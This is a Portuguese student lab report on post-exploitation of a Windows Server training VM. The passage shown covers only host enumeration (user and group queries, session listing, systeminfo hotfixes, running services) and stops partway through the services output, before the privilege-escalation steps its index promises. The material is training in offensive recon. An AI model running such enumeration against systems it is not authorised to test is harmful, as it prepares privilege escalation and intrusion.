

RELATÓRIO 10 – PÓS-EXPLORAÇÃO-PT1

Lucas Loscheider Reis Muniz – lucaslc01@hotmail.com

OBJETIVOS

Neste relatório o objetivo será enumerar informações da máquina invadida alvo e realizar 3 elevações de privilégio diferentes dentro da máquina, visando obter credencial de administrador.


TERMOS IMPORTANTES E ÍNDICE

Neste relatório, devido a sua extensão, termos mais complexos serão explicados nos próprios tópicos onde serão utilizados, facilitando até mesmo a consulta.

1. **Informações da máquina alvo** – pg 1 até pg 26;
2. **Elevação de privilégio via serviço** – pg 26 até pg 29;
3. **Elevação de privilégio via exploração de permissões inadequadas** – pg 29 até pg 32;
4. **Elevação de privilégio via serviço com permissões inadequadas** – pg 33 até pg 34;
5. **Encontrando a flag** – pg 35
6. **Formas de mitigar as elevações de privilégio** – pg 36.

INFORMAÇÕES DA MÁQUINA ALVO

Já dentro da máquina alvo, observamos que é um ambiente windows. Neste momento acessamos o power shell (pode ser usado também o cmd - prompt de comando do windows para fazer as consultas) e inserimos o comando '**whoami**' para **identificarmos qual máquina é a nossa e qual o nome do usuário que estamos logado:**



```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\trainee> whoami
pos1\trainee
PS C:\Users\trainee> hostname
Pos1
PS C:\Users\trainee> _
```

Nome de usuário: trainee

Nome da máquina: pos1

Levantamos **informações a respeito do usuário trainee** (data de criação, data de troca de senha, grupo pertencente), com o comando '**net user trainee**':

```
Windows PowerShell

PS C:\Users\trainee> net user trainee
User name                trainee
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        1/25/2021 4:25:59 PM
Password expires         3/8/2021 4:25:59 PM
Password changeable      1/25/2021 4:25:59 PM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               1/30/2021 6:40:59 PM
Logon hours allowed      All

Local Group Memberships  *Remote Desktop Users *Users
Global Group memberships *None
The command completed successfully.

PS C:\Users\trainee> _
```

Data da troca de senha: 25/01/2021

Último logon: 30/01/2021 18:40:59

Permissões (grupo pertencente): Usuário comum, e acesso remoto

Com o comando ‘net user’ vemos os usuário locais que podem fazer login na máquina:

```
Windows PowerShell

PS C:\Users\trainee> net user


User accounts for \\Pos1

-----
Guest                redteam                trainee
The command completed successfully.

PS C:\Users\trainee> _
```

Além do usuário trainee, **há o usuário redteam.**


Levantando informações do usuário redteam com o commando **'net user redteam'**, observamos que ele tem acesso de administrador:



```
Windows PowerShell
PS C:\Users\trainee> net user redteam
User name                redteam
Full Name
Comment                  Built-in account for administering the computer/domain
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        1/25/2021 2:16:00 PM
Password expires          3/8/2021 2:16:00 PM
Password changeable       1/25/2021 2:16:00 PM
Password required          Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                1/25/2021 4:28:46 PM
Logon hours allowed        All
Local Group Memberships   *Administrators
Global Group memberships  *None
The command completed successfully.
PS C:\Users\trainee>
```

Além de observar o último logon feito em 25/01/2021 às 16:28 hrs.

Agora veremos **quais usuários estão com a sessão ativa no momento**, com o comando **'query session'**:



```
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\trainee> query session
SESSIONNAME  USERNAME          ID  STATE  TYPE  DEVICE
-----
services    trainee           0   Disc
>console    trainee           1   Active
rdp-tcp      65536             Listen
PS C:\Users\trainee>
```

Apenas o usuário trainee está ativo, sendo eu mesmo como esse usuário ativo no momento.

Com o comando **'net localgroup'** é possível ver **todos os grupos disponíveis naquela máquina**:

```
PS C:\Users\trainee> net localgroup
Aliases for \\Pos1
-----
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Certificate Service DCOM Access
*Cryptographic Operators
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Print Operators
*RDS Endpoint Servers
*RDS Management Servers
*RDS Remote Access Servers
*Remote Desktop Users
*Remote Management Users
*Replicator
*Users
*WinRMRemoteWMIUsers__
The command completed successfully.
PS C:\Users\trainee>
```

Começo então a levantar **informações do sistema operacional**, com o comando ‘**systeminfo**’, além de ver os **patches instalados**:




Windows PowerShell


```
PS C:\Users\trainee> systeminfo
```

```
Host Name:                               Pos1
OS Name:                                  Microsoft Windows Server 2012 R2 Datacenter
OS Version:                              6.3.9600 N/A Build 9600
OS Manufacturer:                         Microsoft Corporation
OS Configuration:                       Standalone Server
OS Build Type:                            Multiprocessor Free
Registered Owner:                        Windows User
Registered Organization:
Product ID:                              00253-50000-00000-AA442
Original Install Date:                   1/19/2021, 6:59:38 PM
System Boot Time:                        1/30/2021, 6:35:30 PM
System Manufacturer:                     innotek GmbH
System Model:                            VirtualBox
System Type:                             x64-based PC
Processor(s):                            1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 42 Stepping 7 GenuineIntel ~2794 Mhz
BIOS Version:                            innotek GmbH VirtualBox, 12/1/2006
Windows Directory:                       C:\windows
System Directory:                        C:\windows\system32
Boot Device:                             \Device\HarddiskVolume1
System Locale:                            en-us;English (United States)
Input Locale:                            pt-br;Portuguese (Brazil)
Time Zone:                               (UTC) Coordinated Universal Time
Total Physical Memory:                    2,048 MB
Available Physical Memory:                1,169 MB
Virtual Memory: Max Size:                 3,200 MB
Virtual Memory: Available:                2,320 MB
Virtual Memory: In Use:                   880 MB
Page File Location(s):                   C:\pagefile.sys
Domain:                                  WORKGROUP
Logon Server:                             \\Pos1
Hotfix(s):                               176 Hotfix(s) Installed.
[01]: KB4072650
[02]: KB2843630
[03]: KB2862152
[04]: KB2868626
[05]: KB2883200
[06]: KB2884846
[07]: KB2887595
[08]: KB2892074
[09]: KB2893294
[10]: KB2894029
[11]: KB2894179
[12]: KB2894856
[13]: KB2898514
[14]: KB2898742
[15]: KB2898871
[16]: KB2901101
```

```
Logon Server: \\Pos1
Hotfix(s): 176 Hotfix(s) Installed.
[01] : KB4072650
[02] : KB2843630
[03] : KB2862152
[04] : KB2868626
[05] : KB2883200
[06] : KB2884846
[07] : KB2887595
[08] : KB2892074
[09] : KB2893294
[10] : KB2894029
[11] : KB2894179
[12] : KB2894856
[13] : KB2898514
[14] : KB2898742
[15] : KB2898871
[16] : KB2901101
[17] : KB2901128
[18] : KB2903939
[19] : KB2906956
[20] : KB2908174
[21] : KB2911106
[22] : KB2912390
[23] : KB2913152
[24] : KB2913270
[25] : KB2914218
[26] : KB2919355
[27] : KB2919394
[28] : KB2922229
[29] : KB2923528
[30] : KB2928680
[31] : KB2931366
[32] : KB2938066
[33] : KB2939087
[34] : KB2954879
[35] : KB2967917
[36] : KB2973201
[37] : KB2976897
[38] : KB2977765
[39] : KB2978041
[40] : KB2978126
[41] : KB2989930
[42] : KB3000850
[43] : KB3003057
[44] : KB3004365
[45] : KB3004545
[46] : KB3008242
[47] : KB3010788
[48] : KB3011780
```



[48]	:	KB3011780
[49]	:	KB3012702
[50]	:	KB3013172
[51]	:	KB3013410
[52]	:	KB3013538
[53]	:	KB3013769
[54]	:	KB3013791
[55]	:	KB3013816
[56]	:	KB3014442
[57]	:	KB3019978
[58]	:	KB3021674
[59]	:	KB3021910
[60]	:	KB3023222
[61]	:	KB3023266
[62]	:	KB3024751
[63]	:	KB3024755
[64]	:	KB3027209
[65]	:	KB3030947
[66]	:	KB3032663
[67]	:	KB3033446
[68]	:	KB3034348
[69]	:	KB3035126
[70]	:	KB3036612
[71]	:	KB3037579
[72]	:	KB3037924
[73]	:	KB3038002
[74]	:	KB3042058
[75]	:	KB3042085
[76]	:	KB3043812
[77]	:	KB3044374
[78]	:	KB3044673
[79]	:	KB3045634
[80]	:	KB3045685
[81]	:	KB3045717
[82]	:	KB3045719
[83]	:	KB3045755
[84]	:	KB3045999
[85]	:	KB3046017
[86]	:	KB3046737
[87]	:	KB3048043
[88]	:	KB3054169
[89]	:	KB3054203
[90]	:	KB3054256
[91]	:	KB3054464
[92]	:	KB3055323
[93]	:	KB3055343
[94]	:	KB3055642
[95]	:	KB3059317
[96]	:	KB3060681
[97]	:	KB3060793



[96]	: KB3060681
[97]	: KB3060793
[98]	: KB3061512
[99]	: KB3063843
[100]	: KB3071756
[101]	: KB3074228
[102]	: KB3074548
[103]	: KB3077715
[104]	: KB3078405
[105]	: KB3078676
[106]	: KB3080149
[107]	: KB3081320
[108]	: KB3082089
[109]	: KB3084135
[110]	: KB3084905
[111]	: KB3086255
[112]	: KB3087041
[113]	: KB3087137
[114]	: KB3091297
[115]	: KB3092601
[116]	: KB3092627
[117]	: KB3094486
[118]	: KB3095701
[119]	: KB3097997
[120]	: KB3098779
[121]	: KB3099834
[122]	: KB3100473
[123]	: KB3102429
[124]	: KB3102939
[125]	: KB3103616
[126]	: KB3103696
[127]	: KB3103709
[128]	: KB3109103
[129]	: KB3109976
[130]	: KB3110329
[131]	: KB3115224
[132]	: KB3118401
[133]	: KB3121261
[134]	: KB3123245
[135]	: KB3126041
[136]	: KB3126434
[137]	: KB3126587
[138]	: KB3126593
[139]	: KB3132080
[140]	: KB3133043
[141]	: KB3133690
[142]	: KB3134179
[143]	: KB3134815
[144]	: KB3137728
[145]	: KB3138602


```
Select Windows PowerShell

[144] : KB3137728
[145] : KB3138602
[146] : KB3139164
[147] : KB3139398
[148] : KB3139914
[149] : KB3140219
[150] : KB3140234
[151] : KB3145384
[152] : KB3145432
[153] : KB3146604
[154] : KB3146723
[155] : KB3146751
[156] : KB3146978
[157] : KB3147071
[158] : KB3149157
[159] : KB3155784
[160] : KB3156059
[161] : KB3159398
[162] : KB3161949
[163] : KB3162343
[164] : KB3162835
[165] : KB3172614
[166] : KB3172729
[167] : KB3173424
[168] : KB3175024
[169] : KB3178539
[170] : KB3179574
[171] : KB4033428
[172] : KB4054566
[173] : KB4480054
[174] : KB4480095
[175] : KB4483187
[176] : KB4566425

Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
      Connection Name: Ethernet 2
      DHCP Enabled:   Yes
      DHCP Server:    10.0.2.2
      IP address(es)
      [01]: 10.0.2.15
      [02]: fe80::71c4:a240:8bfa:d026

Hyper-V Requirements: A hypervisor has been detected. Features required for Hyper-V will not be displayed.
PS C:\Users\trainee>
```

Agora faço o levantamento dos **serviços sendo executados** naquele momento, com o comando ‘**sc.exe query**’:



Windows PowerShell

Copyright (C) 2014 Microsoft Corporation. All rights reserved.

PS C:\Users\trainee> sc.exe query

SERVICE_NAME: Appinfo

DISPLAY_NAME: Application Information

TYPE : 20 WIN32_SHARE_PROCESS

STATE : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

WIN32_EXIT_CODE : 0 (0x0)

SERVICE_EXIT_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT_HINT : 0x0

SERVICE_NAME: BFE

DISPLAY_NAME: Base Filtering Engine

TYPE : 20 WIN32_SHARE_PROCESS

STATE : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

WIN32_EXIT_CODE : 0 (0x0)

SERVICE_EXIT_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT_HINT : 0x0

SERVICE_NAME: BITS

DISPLAY_NAME: Background Intelligent Transfer Service

TYPE : 20 WIN32_SHARE_PROCESS

STATE : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

WIN32_EXIT_CODE : 0 (0x0)

SERVICE_EXIT_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT_HINT : 0x0

SERVICE_NAME: BrokerInfrastructure

DISPLAY_NAME: Background Tasks Infrastructure Service

TYPE : 20 WIN32_SHARE_PROCESS

STATE : 4 RUNNING

(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)

WIN32_EXIT_CODE : 0 (0x0)

SERVICE_EXIT_CODE : 0 (0x0)

CHECKPOINT : 0x0

WAIT_HINT : 0x0

SERVICE_NAME: CertPropSvc

DISPLAY_NAME: Certificate Propagation

TYPE : 20 WIN32_SHARE_PROCESS

STATE : 4 RUNNING

(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)



```
SERVICE_NAME: COMSysApp
DISPLAY_NAME: COM+ System Application
  TYPE      : 10  WIN32_OWN_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: CryptSvc
DISPLAY_NAME: Cryptographic Services
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: DcomLaunch
DISPLAY_NAME: DCOM Server Process Launcher
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: Dhcp
DISPLAY_NAME: DHCP Client
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: DiagTrack
DISPLAY_NAME: Diagnostics Tracking Service
  TYPE      : 10  WIN32_OWN_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0
```



```
SERVICE_NAME: Dnscache
DISPLAY_NAME: DNS Client
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE      : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT      : 0x0
      WAIT_HINT        : 0x0

SERVICE_NAME: DPS
DISPLAY_NAME: Diagnostic Policy Service
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE      : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT      : 0x0
      WAIT_HINT        : 0x0

SERVICE_NAME: EventLog
DISPLAY_NAME: Windows Event Log
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE      : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT      : 0x0
      WAIT_HINT        : 0x0

SERVICE_NAME: EventSystem
DISPLAY_NAME: COM+ Event System
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE      : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT      : 0x0
      WAIT_HINT        : 0x0

SERVICE_NAME: FontCache
DISPLAY_NAME: Windows Font Cache Service
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE      : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT      : 0x0
      WAIT_HINT        : 0x0
```



```
SERVICE_NAME: gpsvc
DISPLAY_NAME: Group Policy Client
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: iphlpsvc
DISPLAY_NAME: IP Helper
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: LanmanServer
DISPLAY_NAME: Server
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: LanmanWorkstation
DISPLAY_NAME: Workstation
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: lmhosts
DISPLAY_NAME: TCP/IP NetBIOS Helper
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0
```



Select Windows PowerShell

```
SERVICE_NAME: LSM
DISPLAY_NAME: Local Session Manager
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: MpsSvc
DISPLAY_NAME: Windows Firewall
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: MSDTC
DISPLAY_NAME: Distributed Transaction Coordinator
    TYPE      : 10  WIN32_OWN_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: MsMpSvc
DISPLAY_NAME: Microsoft Antimalware Service
    TYPE      : 10  WIN32_OWN_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: Netman
DISPLAY_NAME: Network Connections
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0
```



Select Windows PowerShell

```
SERVICE_NAME: netprofm
DISPLAY_NAME: Network List Service
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: NlaSvc
DISPLAY_NAME: Network Location Awareness
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: nsi
DISPLAY_NAME: Network Store Interface Service
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: pla
DISPLAY_NAME: Performance Logs & Alerts
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: PlugPlay
DISPLAY_NAME: Plug and Play
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0
```



Select Windows PowerShell

```
SERVICE_NAME: Power
DISPLAY_NAME: Power
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: ProfSvc
DISPLAY_NAME: User Profile Service
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: RdAgent
DISPLAY_NAME: RdAgent
  TYPE      : 10  WIN32_OWN_PROCESS
  STATE     : 4   RUNNING
              (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: RpcEptMapper
DISPLAY_NAME: RPC Endpoint Mapper
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0

SERVICE_NAME: RpcSs
DISPLAY_NAME: Remote Procedure Call (RPC)
  TYPE      : 20  WIN32_SHARE_PROCESS
  STATE     : 4   RUNNING
              (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  WIN32_EXIT_CODE : 0  (0x0)
  SERVICE_EXIT_CODE : 0  (0x0)
  CHECKPOINT  : 0x0
  WAIT_HINT   : 0x0
```




Select Windows PowerShell

```
SERVICE_NAME: sacsvr
DISPLAY_NAME: Special Administration Console Helper
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: SamSs
DISPLAY_NAME: Security Accounts Manager
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: Schedule
DISPLAY_NAME: Task Scheduler
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: SENS
DISPLAY_NAME: System Event Notification Service
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

